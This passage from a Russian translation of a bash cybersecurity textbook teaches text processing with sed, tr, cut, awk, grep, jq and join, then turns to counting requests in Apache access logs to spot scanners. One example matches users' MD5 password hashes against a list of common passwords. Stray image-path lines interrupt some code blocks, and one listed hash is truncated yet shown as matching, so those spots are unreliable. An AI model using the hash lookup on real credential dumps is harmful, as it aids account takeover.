Команда `sed` многофункциональная и может быть использована для выполнения различных действий. Одна из наиболее распространенных функций — замена символов или последовательностей символов.

Посмотрите файл `ips.txt`, показанный в примере 6.4.

Пример 6.4. ips.txt

```
ip,OS
10.0.4.2,Windows 8
10.0.4.35,Ubuntu 16
10.0.4.107,macOS
10.0.4.145,macOS
```

Вы можете использовать команду `sed` для замены всех IP-адресов 10.0.4.35 на 10.0.4.27:

```
$ sed 's/10\.0\.4\.35/10.0.4.27/g' ips.txt

ip,OS
10.0.4.2,Windows 8
10.0.4.27,Ubuntu 16
10.0.4.107,macOS
10.0.4.145,macOS
```

В этом примере команда `sed` использует формат, где каждый компонент разделен слешем:

```
s/<regular expression>/<replace with>/<flags>
```

Первая часть приведенной команды указывает `sed` выполнить замену. Вторая часть команды (`10\.0\.4\.35`) представляет собой шаблон регулярного выражения. Третья часть (`10.0.4.27`) — это значение, которое следует использовать для замены в случае соответствия шаблону. Четвертая часть — необязательные флаги, которые в данном случае (`g` для глобальной замены) указывают `sed` заменить все экземпляры в строке (а не только первые), соответствующие шаблону регулярного выражения.

tail

Команда `tail` используется для вывода последних строк файла. По умолчанию в конце будут выведены последние десять строк файла.

Общие параметры команды

- `-f` — выполнять постоянный мониторинг файлов и выходных строк по мере их добавления.
- `-n` — вывести указанное количество строк.

Пример команды

Для вывода последней строки в файле `somefile.txt` напишите следующее:

```
$ tail -n 1 somefile.txt

12/30/2017 192.168.10.185 login.html
```

tr

Команда `tr` используется для преобразования (замены) одного символа в другой или отображения замещающего символа. Эта команда также часто применяется для удаления нежелательных или посторонних символов. Ввод команды `tr` осуществляется или из стандартного ввода, или из вывода других программ путем перенаправления.

Общие параметры команды

- `-d` — удалить указанные знаки из входного потока.
- `-s` — уплотнить, то есть заменить повторяющиеся экземпляры символа одним экземпляром.

Пример команды

С помощью команды `tr` можно заменить все обратные слеши прямыми, а все двоеточия — вертикальными линиями:

```
tr '\\:' '/|' < infile.txt > outfile.txt
```

Предположим, содержимое `infine.txt` выглядит следующим образом:

```
drive:path\name
c:\Users\Default\file.txt
```

После выполнения команды `tr` файл `outfile.txt` будет выглядеть так:

```
drive|path/name
c|/Users/Default/file.txt
```

Символы из первого аргумента сопоставляются с соответствующими символами второго аргумента. Два обратных слеша используются для обозначения символа одного обратного слеша, так как введенный в строку одиночный обратный слеш имеет особое значение для `tr` и используется для обозначения таких специальных символов, как символ разрыва строки (`\n`), возврата каретки (`\r`) или табуляции (`\t`). Чтобы избежать какой-либо специальной интерпретации в bash, приводите эти аргументы в одиночных кавычках.



Файлы, получаемые из операционной системы Windows, часто имеют в конце каждой строки символы возврата каретки (carriage return) и перевода строки (line feed) (CR & LF). В системах Linux и macOS для завершения строки предусмотрен только символ разрыва строки (newline). Если вы переносите файл в Linux и хотите избавиться от дополнительных возвращаемых символов, выполните команду tr, как показано ниже:

```
tr -d '\r' < fileWind.txt > fileFixed.txt
```

И наоборот, с помощью команды sed вы можете преобразовать конец строки файлов из операционной системы Linux в конец строки для операционной системы Windows:

```
$ sed -i 's/$/\r/' fileLinux.txt
```

Параметр -i вносит изменения на месте и записывает их обратно во входной файл.

Обработка файлов с разделителями

Многие файлы, которые вы будете обрабатывать, скорее всего, содержат текст. Поэтому важно уметь обрабатывать текст из командной строки. Текстовые файлы разбиваются на поля с помощью таких разделителей, как пробел, символ табуляции или запятая. Один из наиболее распространенных форматов называется CSV и обозначает данные, разделенные запятыми (comma-separated values). Поля могут быть указаны в двойных кавычках ("). Первая строка CSV-файла часто является заголовком поля. Пример 6.5 показывает образец CSV-файла.

Пример 6.5. csvex.txt

```
"name","username","phone","password hash"
"John Smith","jsmith","555-555-1212",5f4dcc3b5aa765d61d8327deb882cf99
"Jane Smith","jnsmith","555-555-1234",e10adc3949ba59abbe56e057f20f883e
"Bill Jones","bjones","555-555-6789",d8578edf8458ce06fbc5bb76a58c5ca4
```

Чтобы извлечь из файла только имя, следует использовать команду `cut`, указав в качестве разделителя полей запятую и номер возвращаемого поля:

```
$ cut -d',' -f1 csvex.txt

"name"
"John Smith"
"Jane Smith"
"Bill Jones"
```

Обратите внимание, что значения полей по-прежнему заключены в двойные кавычки. Для некоторых приложений это может стать помехой. Чтобы удалить кавычки, следует передать вывод в команду `tr` с помощью опции `-d`:

```
$ cut -d',' -f1 csvex.txt | tr -d '"'


name
John Smith
Jane Smith
Bill Jones
```

Дальнейшую обработку данных можно выполнить, удалив заголовок поля с помощью опции `-n` команды `tail`:

```
$ cut -d',' -f1 csvex.txt | tr -d '"' | tail -n +2

John Smith
Jane Smith
Bill Jones
```

Опция -n +2 указывает команде tail выводить содержимое файла, начиная со строки 2, удаляя таким образом заголовок поля.



Вы также можете предоставить команде cut список полей, которые необходимо извлечь. Например, -f1-3 извлечет поля с 1 по 3, а -f1, 4 — поля 1 и 4.

Итерация данных с разделителями

Хотя для извлечения целых столбцов данных можно использовать команду cut, иногда при обработке файла требуется извлекать поля построчно. В этом случае вам лучше всего воспользоваться командой awk.

Предположим, вы хотите проверить хеш пароля каждого пользователя, который хранится в файле csvex.txt, на соответствие файлу со словарем известных паролей passwords.txt (примеры 6.6 и 6.7).

Пример 6.6. csvex.txt

```
"name","username","phone","password hash"
"John Smith","jsmith","555-555-1212",5f4dcc3b5aa765d61d8327deb882cf99
"Jane Smith","jnsmith","555-555-1234",e10adc3949ba59abbe56e057f20f883e
"Bill Jones","bjones","555-555-6789",d8578edf8458ce06fbc5bb76a58c5ca4
```

Пример 6.7. passwords.txt

```
password,md5hash
123456,e10adc3949ba59abbe56e057f20f883e
password,5f4dcc3b5aa765d61d8327deb882cf99
welcome,40be4e59b9a2a2b5dffb918c0e86b3d7
ninja,3899dcbab79f92af727c2190bbd8abc5
abc123,e99a18c428cb38d5f260853678922e03
123456789,25f9e794323b453885f5181f1b624d0b
12345678,25d55ad283aa400af464c76d713c07ad
sunshine,0571749e2ac330a7455809c6b0e7af90
princess,8afa847f50a716e64932d995c8e7435a
qwerty,d8578edf8458ce06fbc5bb76a58c5c
```

Вы можете извлечь хеш пароля каждого пользователя из файла csvex.txt, следующим образом используя команду awk:

```
$ awk -F "," '{print $4}' csvex.txt

"password hash"
5f4dcc3b5aa765d61d8327deb882cf99
e10adc3949ba59abbe56e057f20f883e
d8578edf8458ce06fbc5bb76a58c5ca4
```

По умолчанию в качестве разделителя полей команда `awk` использует пробел, поэтому параметр `-F` применяется для идентификации пользовательского разделителя полей (`,`) и последующей печати четвертого поля (`$4`), которое представляет собой хеш пароля. Затем вы можете использовать команду `grep`, которая укажет команде `awk` выводить любые совпадения, найденные в файле `passwords.txt`, по одной строке:

```
$ grep "$(awk -F "," '{print $4}' csvex.txt)" passwords.txt

123456,e10adc3949ba59abbe56e057f20f883e
password,5f4dcc3b5aa765d61d8327deb882cf99
qwerty,d8578edf8458ce06fbc5bb76a58c5ca4
```

Обработка по позиции символа

Если файл имеет поля фиксированной ширины, то для извлечения данных по позиции символа можно использовать параметр `-c` команды `cut`. В файле `csvex.txt` номер телефона — это пример поля фиксированной ширины. Рассмотрим следующий пример:

```
$ cut -d',' -f3 csvex.txt | cut -c2-13 | tail -n +2

555-555-1212
555-555-1234
555-555-6789
```

Для извлечения телефонного номера из поля 3 сначала используется команда `cut` (с указанием разделителя). Поскольку каждый номер телефона имеет одинаковое количество символов, то для извлечения символов, находящихся между кавычками, вы можете использовать команду `cut` с параметром `-c`. После чего для удаления заголовка файла следует ввести команду `tail`.

Обработка XML

Расширяемый язык разметки (XML) позволяет произвольно создавать теги и элементы, описывающие данные. В примере 6.8 представлен пример XML-документа.

Пример 6.8. book.txt

```
<book title="Cybersecurity Ops with bash" edition="1"> ❶
  <author> ❷
    <firstName>Paul</firstName> ❸
    <lastName>Troncone</lastName>
```

```
  </author> ❹
  <author>
    <firstName>Carl</firstName>
    <lastName>Albing</lastName>
  </author>
</book>
```

❶ Это открывающий тег, содержащий два атрибута, также известные как пара «имя/значение». Значения атрибутов всегда должны заключаться в кавычки.

❷ Открывающий тег.

❸ Это элемент с содержимым.

❹ Закрывающий тег.

Для успешной обработки вы должны иметь возможность поиска в XML и извлечения данных из тегов. Это действие можно выполнить с помощью команды `grep`. Найдем все элементы `firstName`. Чтобы вернуть текст, соответствующий шаблону регулярного выражения, а не всей строке, следует использовать опцию `-o`:

```
$ grep -o '<firstName>.*<\/firstName>' book.xml

<firstName>Paul</firstName>
<firstName>Carl</firstName>
```

Обратите внимание: если открывающий и закрывающий теги находятся в одной строке, указанное регулярное выражение находит только элемент XML. Чтобы найти заданный образец в нескольких строках, вам нужно использовать две специальные функции. Во-первых, добавьте к команде `grep` параметр `-z`, который позволит в процессе поиска обработать новые строки как любой обычный символ и добавить нулевое значение (ASCII 0) в конце каждой найденной строки. Затем к шаблону регулярных выражений, который является модификатором сопоставления с образцом для Perl, добавьте опцию `-P` и `(?s)`. С помощью этого шаблона будет выполнена замена метасимвола `.` соответствующим символом новой строки. Вот пример с этими двумя функциями:

```
$ grep -Pzo '(?s)<author>.*?<\/author>' book.xml

<author>
  <firstName>Paul</firstName>
  <lastName>Troncone</lastName>
</author><author>
  <firstName>Carl</firstName>
  <lastName>Albing</lastName>
</author>
```



Опция -P доступна не во всех версиях команды grep, в частности недоступна в macOS.

Чтобы удалить открывающие и закрывающие теги XML и извлечь содержимое, можно направить вывод в команду `sed`:

```
$ grep -Po '<firstName>.*?<\/firstName>' book.xml | sed 's/<[^>]*>//g'

Paul
Carl
```

Выражение `sed` можно описать как `s/expr/other/`. Оно указывает заменить (или выполнить подстановку) выражение (`expr`) чем-то другим (`other`). Выражение может быть задано буквенными символами или более сложным регулярным выражением. Если выражение не имеет *другой* части, такой как `s/expr//`, то оно заменяет все, что соответствует регулярному выражению, пустыми символами, по существу удаляя его. Шаблон регулярного выражения, которое мы используем в предыдущем примере, а именно выражение `<[^>] *>`, немного сбивает с толку, поэтому разберем его.

- `<` — шаблон начинается с литерала `<`.
- `[^>]*` — символом `*` обозначает ноль или более символов из набора символов внутри скобок. Первый символ — `^`, что означает: *нет* любого из оставшихся символов в списке. Далее следует одиночный символ `>`, поэтому `[^ >]` соответствует любому символу, который не равен `>`.
- `>` — шаблон заканчивается литералом `>`.

Шаблон будет соответствовать одиночному XML-тегу, который открывается символом `<` и закрывается символом `>`, но не более того.

Обработка JSON

JavaScript Object Notation (JSON) — это еще один популярный формат файлов, используемый, в частности, для обмена данными через программные интерфейсы приложения (API). JSON-файл состоит из объектов, массивов и пар «имя/значение». В примере 6.9 приведен образец JSON-файла.

Пример 6.9. book.json


```
{ ❶
  "title": "Cybersecurity Ops with bash", ❷
```

```
  "edition": 1,
  "authors": [ ❸
    {
      "firstName": "Paul",
      "lastName": "Troncone"
    },
    {
      "firstName": "Carl",
      "lastName": "Albing"
    }
  ]
}
```

❶ Это объект. Объекты начинаются с символа `{` и заканчиваются символом `}`.

❷ Пара «имя/значение». Значениями могут быть строка, число, массив, логическое значение или `null`.

❸ Это массив. Массивы начинаются с символа `[` и заканчиваются символом `]`.



Для получения дополнительной информации о формате JSON посетите веб-страницу http://json.org/.

При обработке JSON, вероятно, потребуется извлечь пары «ключ/значение», что можно сделать с помощью команды `grep`. Для извлечения пары «ключ/значение» `firstName` из `book.json` выполните следующую команду:

```
$ grep -o '"firstName": ".*"' book.json

"firstName": "Paul"
"firstName": "Carl"
```

Параметр `-o` используется для возврата только тех символов, которые соответствуют шаблону, а не всей строке файла.

Если вы хотите удалить ключ и вывести только значение, можете передать вывод команде `cut`, а затем с помощью команды `tr` извлечь второе поле и удалить кавычки:

```
$ grep -o '"firstName": ".*"' book.json | cut -d " " -f2 | tr -d '\"'

Paul
Carl
```

Мы выполним более сложную обработку JSON в главе 11.

JQ

jq — это мощный легкий язык и JSON-анализатор, предназначенный для командной строки Linux. Но по умолчанию он в большинстве версий Linux не установлен.

Чтобы с помощью jq получить ключ заголовка book.json, выполните следующее:

```
$ jq '.title' book.json

"Cybersecurity Ops with bash"
```

Для перечисления имен всех авторов введите такую команду:

```
$ jq '.authors[].firstName' book.json

"Paul"
"Carl"
```

Поскольку имена авторов представляют собой массив JSON, при обращении к нему необходимо добавить []. Для доступа к определенному элементу массива используйте индекс, начиная с позиции 0 ([0] для доступа к первому элементу массива). Для доступа ко всем элементам массива укажите [] без индекса.

Для получения дополнительной информации о jq посетите сайт http://bit.ly/2HJ2SzA.

Агрегирование данных

Данные часто собираются из различных источников, а также из различных файлов, сохраненных в разных форматах. Прежде чем вы сможете проанализировать данные, вы должны собрать их в определенном месте и в формате, позволяющем провести анализ.

Предположим, вы хотите найти в хранилище файлов любой системы данные с именем ProductionWebServer. Напомним, что в предыдущих сценариях мы упаковывали собранные данные в теги XML в следующем формате: <systeminfohost="">. Во время сбора информации мы давали имена нашим файлам, используя имя хоста. Теперь вы можете указать любой из этих атрибутов, чтобы найти и объединить данные в одном месте:

```
find /data -type f -exec grep '{}' -e 'ProductionWebServer' \;
-exec cat '{}' >> ProductionWebServerAgg.txt \;
```

Команда find /data -type f выводит список всех файлов в каталоге /data и его подкаталогах. Для каждого найденного файла запускается команда grep, чтобы найти

строку `ProductionWebServer`. Если в файле такая строка найдена, он добавляется (`>>`) к файлу `ProductionWebServerAgg.txt`. Замените команду `cat` командой `cp` и укажите каталог, в который будут копироваться все файлы, вместо того чтобы добавляться в один файл.

Можно также использовать команду `join`, чтобы взять данные, расположенные в двух файлах, и объединить их в один. Рассмотрим два файла (примеры 6.10 и 6.11).

Пример 6.10. ips.txt

```
ip,OS
10.0.4.2,Windows 8
10.0.4.35,Ubuntu 16
10.0.4.107,macOS
10.0.4.145,macOS
```

Пример 6.11. user.txt

```
user,ip
jdoe,10.0.4.2
jsmith,10.0.4.35
msmith,10.0.4.107
tjones,10.0.4.145
```


В файлах повторяется общий столбец данных, который представляет собой IP-адреса, и их можно объединить с помощью команды `join`:

```
$ join -t, -2 2 ips.txt user.txt

ip,OS,user
10.0.4.2,Windows 8,jdoe
10.0.4.35,Ubuntu 16,jsmith
10.0.4.107,macOS,msmith
10.0.4.145,macOS,tjones
```

Опция `-t,` указывает на то, что столбцы разделяются запятой; по умолчанию разделителем будет пробел.

Опция `-2 2` указывает команде `join` использовать для выполнения слияния второй столбец данных во втором файле (`user.txt`). По умолчанию в качестве ключа `join` использует первое поле, которое соответствует первому файлу (`ips.txt`). При необходимости объединения по другому полю в `ips.txt` следует добавить опцию `-1 n`, где `n` заменяется соответствующим номером столбца.



Чтобы можно было воспользоваться командой join, оба файла должны быть отсортированы по столбцу, который будет использоваться для выполнения слияния. Для этого можно применить команду сортировки, которая рассматривается в главе 7.

Выводы

В этой главе рассматриваются способы обработки универсальных форматов данных, в числе которых CSV, JSON и XML. Подавляющее большинство данных, которые вы собираете и обрабатываете, будут находиться в одном из этих форматов.

В следующей главе мы поговорим о том, как эти данные можно проанализировать и преобразовать в информацию, которая позволит получить представление о состоянии системы, чтобы управлять процессом принятия решений.

Упражнения

1. В отношении следующего файла `tasks.txt` используйте команду `cut`, чтобы извлечь столбцы 1 (`Image Name`), 2 (`PID`) и 5 (`Mem Usage`):

   ```
   Image Name;PID;Session Name;Session#;Mem Usage
   System Idle Process;0;Services;0;4 K
   System;4;Services;0;2,140 K
   smss.exe;340;Services;0;1,060 K
   csrss.exe;528;Services;0;4,756 K
   ```

2. Для файла `procowner.txt` выполните команду `join`, чтобы объединить его с файлом `tasks.txt` из предыдущего упражнения:

   ```
   Process Owner;PID
   jdoe;0
   tjones;4
   jsmith;340
   msmith;528
   ```

3. Используя команду `tr`, замените все символы с запятой в файле `tasks.txt` символом табуляции и выведите файл на экране.
4. Напишите команду, которая извлекает имена и фамилии всех авторов из файла `book.json`.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

7 Анализ данных

В предыдущих главах, чтобы собрать и подготовить данные к анализу, мы использовали сценарии. Теперь нам нужно разобраться во всех полученных данных. Проанализировать большие объемы данных часто помогает поиск, который по мере поступления новых данных следует постоянно уточнять и ограничивать.

В этой главе в качестве входных данных для наших сценариев мы возьмем информацию из журналов веб-сервера. Все данные используются для демонстрационных целей. Сценарии и методы можно легко изменить для работы с данными практически любого типа.

Используемые команды

Для сортировки и ограничения отображаемых данных воспользуемся командами `sort`, `head` и `uniq`. Работу с ними продемонстрируем на файле из примера 7.1.

Пример 7.1. file1.txt

```
12/05/2017 192.168.10.14 test.html
12/30/2017 192.168.10.185 login.html
```

sort

Команда `sort` используется для сортировки текстового файла в числовом и алфавитном порядке. По умолчанию строки будут упорядочены по возрастанию: сначала цифры, затем буквы. Буквы верхнего регистра, если не указано иначе, будут идти раньше соответствующих букв нижнего регистра.

Общие параметры команды

- `-r` — сортировать по убыванию.
- `-f` — игнорировать регистр.

- `-n` — использовать числовой порядок: 1, 2, 3 и до 10 (по умолчанию при сортировке в алфавитном порядке 2 и 3 идут после 10).
- `-k` — сортировать на основе подмножества данных (ключа) в строке. Поля разделяются пробелами.
- `-o` — записать вывод в указанный файл.

Пример команды

Для сортировки файла `file1.txt` по столбцу, в котором указано имя файла, и игнорирования столбца с IP-адресом необходимо использовать следующую команду:

```
sort -k 3 file1.txt
```

Можно также выполнить сортировку по подмножеству поля. Для сортировки по второму октету IP-адреса напишите следующее:

```
sort -k 2.5,2.7 file1.txt
```

Будет выполнена сортировка первого поля с использованием символов от 5 до 7.

uniq

Команда `uniq` позволяет отфильтровать повторяющиеся строки с данными, которые встречаются друг рядом с другом. Чтобы удалить в файле все повторяющиеся строки, перед использованием команды `uniq` файл нужно отсортировать.

Общие параметры команды

- `-c` — вывести, сколько раз повторяется строка.
- `-f` — перед сравнением проигнорировать указанное количество полей. Например, параметр `-f 3` позволяет не принимать во внимание в каждой строке первые три поля. Поля разделяются пробелами.
- `-i` — игнорировать регистр букв. В `uniq` регистр символов по умолчанию учитывается.


Ознакомление с журналом доступа к веб-серверу

Для большинства примеров в этой главе мы используем журнал доступа к веб-серверу Apache. В журнал этого типа записываются запросы страницы, сделанные к веб-серверу, время, когда они были сделаны, и имя того, кто их сделал. Образец типичного файла комбинированного формата журнала (Combined Log Format) Apache можно увидеть в примере 7.2. Полный лог-файл, который был

использован в этой книге, называется `access.log`. Его можно загрузить по адресу https://www.rapidcyberops.com/.

Пример 7.2. Фрагмент файла access.log

```
192.168.0.11 - - [12/Nov/2017:15:54:39 -0500] "GET /request-quote.html HTTP/1.1"
200 7326 "http://192.168.0.35/support.html" "Mozilla/5.0 (Windows NT 6.3; Win64;
x64; rv:56.0) Gecko/20100101 Firefox/56.0"
```




Журналы веб-сервера используются просто в качестве примера. Методы, описанные в этой главе, можно применять для анализа различных типов данных.

Поля журнала веб-сервера Apache описаны в табл. 7.1.

Таблица 7.1. Поля журнала веб-сервера Apache

Поле	**Описание**	**Номер поля**
192.168.0.11	IP-адрес хоста, запросившего страницу	1
–	Идентификатор протокола RFC 1413 (–, если идентификатора нет)	2
–	Идентификатор пользователя с проверкой подлинности HTTP (–, если идентификатора нет)	3
[12/Nov/2017:15:54:39 -0500]	Смещение даты, времени и GMT (часовой пояс)	4, 5
GET /request-quote.html	Страница, которая была запрошена	6, 7
HTTP/1.1	Версия протокола HTTP	8
200	Код состояния, возвращаемый веб-сервером	9
7326	Размер возвращаемого файла в байтах	10
http://192.168.0.35/support.html	Ссылающаяся страница	11
Mozilla/5.0 (Windows NT 6.3; Win64...	Агент пользователя, идентифицирующий браузер	12+




Существует второй тип журнала доступа Apache, известный как обычный формат журнала (Common Log Format). Формат совпадает с комбинированным, за исключением того, что не содержит полей для ссылающейся страницы или агента пользователя. Дополнительную информацию о формате и конфигурации журналов Apache можно получить на сайте проекта Apache HTTP Server: http://bit.ly/2CJuws5.

Коды состояния, указанные в табл. 7.1 (поле 9), позволяют узнать, как веб-сервер ответил на любой запрос. Популярные коды приведены в табл. 7.2.

Таблица 7.2. Код состояния HTTP

Код	**Описание**
200	OK (Хорошо)
401	Unauthorized (Не авторизован (не представился))
404	Page Not Found (Страница не найдена)
500	Internal Server Error (Внутренняя ошибка сервера)
502	Bad Gateway (Плохой, ошибочный шлюз)



Полный список кодов можно найти в реестре кодов состояния протокола передачи гипертекста (HTTP) (http://bit.ly/2I2njXR).

Сортировка и упорядочение данных

При первичном анализе данных в большинстве случаев полезно начинать с рассмотрения экстремальных значений: какие события происходили наиболее или наименее часто, самый маленький или самый большой объем переданных данных и т. д. Например, рассмотрим данные, которые можно собрать из файлов журнала веб-сервера. Необычно большое количество обращений к страницам может указывать на активное сканирование или попытку отказа в обслуживании. Необычно большое количество байтов, загруженных хостом, может указывать на то, что данный сайт клонируется или происходит эксфильтрация данных.

Чтобы управлять расположением и отображением данных, укажите в конце команды `sort`, `head` и `tail`:

```
… | sort -k 2.1 -rn | head -15
```

При этом выходные данные сценария передаются команде `sort`, а затем отсортированный вывод направляется команде `head`, которая напечатает 15 верхних (в данном случае) строк. Команда `sort` в качестве своего ключа сортировки (`-k`) использует второе поле, начиная с его первого символа (`2.1`). Более того, эта команда выполнит обратную сортировку (`-r`), а значения будут отсортированы в числовом порядке (`-n`). Почему числовой порядок? Потому что 2 отображается между 1 и 3, а не между 19 и 20 (как при сортировке в алфавитном порядке).

Используя команду `head`, мы захватываем первые строки вывода. Мы могли бы получить последние несколько строк, передавая вывод из команды `sort` команде `tail` вместо `head`. Использование команды `tail` с опцией `-15` выведет последние 15 строк. Другой способ отсортировать данные по возрастанию, а не по убыванию — удалить параметр `-r`.

Подсчет количества обращений к данным

Типичный журнал веб-сервера может содержать десятки тысяч записей. Подсчитывая, сколько раз страница была доступна, и узнавая, по какому IP-адресу она была доступна, вы можете получить лучшее представление об общей активности сайта. Далее приводятся записи, на которые следует обратить внимание.

- Большое количество запросов, возвращающих код состояния 404 («Страница не найдена») для конкретной страницы. Это может указывать на неработающие гиперссылки.
- Множество запросов с одного IP-адреса, возвращающих код состояния 404. Это может означать, что выполняется зондирование в поисках скрытых или несвязанных страниц.
- Большое количество запросов, в частности, с одного и того же IP-адреса, возвращающих код состояния 401 («Не авторизирован»). Это может свидетельствовать о попытке обхода аутентификации, например о переборе паролей.

Чтобы обнаружить такой тип активности, нам нужно иметь возможность извлекать ключевые поля, например исходный IP-адрес, и подсчитывать, сколько раз они появляются в файле. Поэтому для извлечения поля мы воспользуемся командой `cut`, а затем передадим вывод в наш новый инструмент, файл `countem.sh`, показанный в примере 7.3.

Пример 7.3. countem.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# countem.sh
#
# Описание:
# Подсчет количества экземпляров элемента с помощью bash
#
# Использование:
# countem.sh < inputfile
#

declare -A cnt       # ассоциативный массив        ❶
```

```
while read id xtra                              ❷
do
    let cnt[$id]++                              ❸
done
# вывести то, что мы подсчитали
# для каждого ключа в ассоциативном массиве в виде (ключ, значение)
for id in "${!cnt[@]}"                          ❹
do
    printf '%d %s\n' "${cnt[$id]}" "$id"        ❺
done
```

❶ Поскольку мы не знаем, с какими IP-адресами (или другими строками) можем столкнуться, будем использовать *ассоциативный массив* (также известный как *хеш-таблица* или *словарь*). В этом примере массив задан с параметром `-A`, который позволит нам использовать любую строку в качестве нашего индекса.

Функция ассоциативного массива предусмотрена в bash версии 4.0 и выше. В таком массиве индекс не обязательно должен быть числом и может быть представлен в виде любой строки. Таким образом, вы можете индексировать массив по IP-адресу и подсчитывать количество обращений этого IP-адреса. В случае если вы используете версию программы старше, чем bash 4.0, альтернативой этому сценарию будет сценарий, показанный в примере 7.4. Здесь вместо ассоциативного массива используется команда `awk`.

В bash для ссылок на массив, как и для ссылок на элемент массива, используется синтаксис `${var[index]}`. Чтобы получить все возможные значения индекса (ключи, если эти массивы рассматриваются как пара («ключ/значение»)), укажите `${!cnt[@]}`.

❷ Хотя мы ожидаем в строке только одно слово ввода, добавим переменную `xtra`, чтобы захватить любые другие слова, которые появятся в строке. Каждой переменной в команде `read` присваивается соответствующее слово из входных данных (то есть первая переменная получает первое слово, вторая переменная — второе слово и т. д.). При этом последняя переменная получает все оставшиеся слова. С другой стороны, если в строке входных слов меньше, чем переменных в команде `read`, этим дополнительным переменным присваивается пустая строка. Поэтому в нашем примере, если в строке ввода есть дополнительные слова, они все будут присвоены переменной `xtra`. Если же нет дополнительных слов, переменной `xtra` будет присвоено значение `null`.

❸ Строка используется в качестве индекса и увеличивает его предыдущее значение. При первом использовании индекса предыдущее значение не будет установлено и он будет равен `0`.

❹ Данный синтаксис позволяет нам перебирать все различные значения индекса. Обратите внимание: нельзя гарантировать, что при сортировке мы получим

алфавитный или какой-то другой конкретный порядок. Это объясняется природой алгоритма хеширования значений индекса.

❺ При выводе значения и ключа мы помещаем значения в кавычки, чтобы всегда получать одно значение для каждого аргумента, даже если оно содержит один или два пробела. Мы не думаем, что такое произойдет при работе этого сценария, но подобная практика кодирования делает сценарии более надежными при использовании в различных ситуациях.

В примере 7.4 показана другая версия сценария, с использованием команды `awk`.

Пример 7.4. countem.awk

```
# Bash и кибербезопасность
# countem.awk
#
# Описание:
# Подсчет количества экземпляров элемента с помощью команды awk
#
# Использование:
# countem.awk < inputfile
#

awk '{ cnt[$1]++ }
END { for (id in cnt) {
        printf "%d %s\n", cnt[id], id
      }
    }'
```

Оба сценария будут хорошо работать в конвейере команд:

```
cut -d' ' -f1 logfile | bash countem.sh
```

Команда `cut` на самом деле здесь не нужна ни для одной из версий. Почему? Потому что сценарий `awk` явно ссылается на первое поле (`$1`), а то, что команда `cut` в сценарии оболочки не нужна, объясняется кодировкой команды `read` (см. ❷). Так что мы можем запустить сценарий следующим образом:

```
bash countem.sh < logfile
```

Например, чтобы подсчитать, сколько раз IP-адрес делал HTTP-запрос, на который возвращалось сообщение об ошибке 404 («Страница не найдена»), нужно ввести такую команду:

```
$ awk '$9 == 404 {print $1}' access.log | bash countem.sh

1 192.168.0.36
2 192.168.0.37
1 192.168.0.11
```

Вы также можете использовать команду `grep 404 access.log` и передать данные сценарию `countem.sh`. Но в этом случае будут включены строки, в которых сочетание цифр 404 будет найдено и в других местах (например, число байтов или часть пути к файлу). Команда `awk` указывает подсчитывать только те строки, в которых возвращаемый статус (поле 9) равен 404. Далее будет выведен только IP-адрес (поле 1), а вывод направится в сценарий `countem.sh`, с помощью которого мы получим общее количество запросов, сделанных IP-адресом и вызвавших ошибку 404.

Сначала проанализируем образец файла `access.log`. Начать анализ следует с просмотра узлов, которые обращались к веб-серверу. Вы можете использовать команду `cut` операционной системы Linux, с помощью которой будет извлечено первое поле файла журнала, где содержится исходный IP-адрес. Затем следует передать выходные данные сценарию `countem.sh`. Правильная команда и ее вывод показаны здесь:

```
$ cut -d' ' -f1 access.log | bash countem.sh | sort -rn

111 192.168.0.37
55 192.168.0.36
51 192.168.0.11
42 192.168.0.14
28 192.168.0.26
```



Если у вас нет доступного сценария countem.sh, для достижения аналогичных результатов можно использовать команду uniq с параметром -c. Но для корректной работы предварительно потребуется дополнительно отсортировать данные.

```
$ cut -d' ' -f1 access.log | sort | uniq -c | sort -rn

111 192.168.0.37
55 192.168.0.36
51 192.168.0.11
42 192.168.0.14
28 192.168.0.26
```

Вы можете продолжить анализ, обратив внимание на хост с наибольшим количеством запросов. Как видно из предыдущего кода, таким хостом является IP-адрес 192.168.0.37, номер которого — 111. Можно использовать `awk` для фильтрации по IP-адресу, чтобы затем извлечь поле, содержащее запрос, передать его команде `cut` и, наконец, передать вывод сценарию `countem.sh`, который и выдаст общее количество запросов для каждой страницы:

```
$ awk '$1 == "192.168.0.37" {print $0}' access.log | cut -d' ' -f7
| bash countem.sh

1 /uploads/2/9/1/4/29147191/31549414299.png?457
14 /files/theme/mobile49c2.js?1490908488
```

```
1 /cdn2.editmysite.com/images/editor/theme-background/stock/iPad.html
1 /uploads/2/9/1/4/29147191/2992005_orig.jpg
. . .
14 /files/theme/custom49c2.js?1490908488
```

Активность этого конкретного хоста не впечатляет и напоминает стандартное поведение браузера. Если вы посмотрите на хост со следующим наибольшим количеством запросов, то увидите нечто более интересное:

```
$ awk '$1 == "192.168.0.36" {print $0}' access.log | cut -d' ' -f7
| bash countem.sh


1 /files/theme/mobile49c2.js?1490908488
1 /uploads/2/9/1/4/29147191/31549414299.png?457
1 /_/cdn2.editmysite.com/.../Coffee.html
1 /_/cdn2.editmysite.com/.../iPad.html
. . .
1 /uploads/2/9/1/4/29147191/601239_orig.png
```

Этот вывод указывает, что хост 192.168.0.36 получил доступ чуть ли не к каждой странице сайта только один раз. Данный тип активности часто указывает на активность веб-сканера или клонирование сайта. Если вы посмотрите на строку пользовательского агента, то увидите дополнительное подтверждение этого предположения:

```
$ awk '$1 == "192.168.0.36" {print $0}' access.log | cut -d' ' -f12-17 | uniq

"Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
```

Агент пользователя идентифицирует себя как `HTTrack`. Это инструмент, который можно использовать для загрузки или клонирования сайтов. Хотя этот инструмент не обязательно приносит вред, во время анализа стоит обратить на него внимание.



Дополнительную информацию о HTTrack вы можете найти на сайте http://www.httrack.com/.

Суммирование чисел в данных

Что делать, если вместо того, чтобы подсчитывать, сколько раз IP-адрес или другие элементы обращались к определенным ресурсам, вы хотите узнать общее количество байтов, отправленных по IP-адресу, или то, какие IP-адреса запросили и получили больше всего данных?

Решение мало чем отличается от сценария `countem.sh`. Внесите в этот сценарий несколько небольших изменений. Во-первых, вам нужно так настроить входной

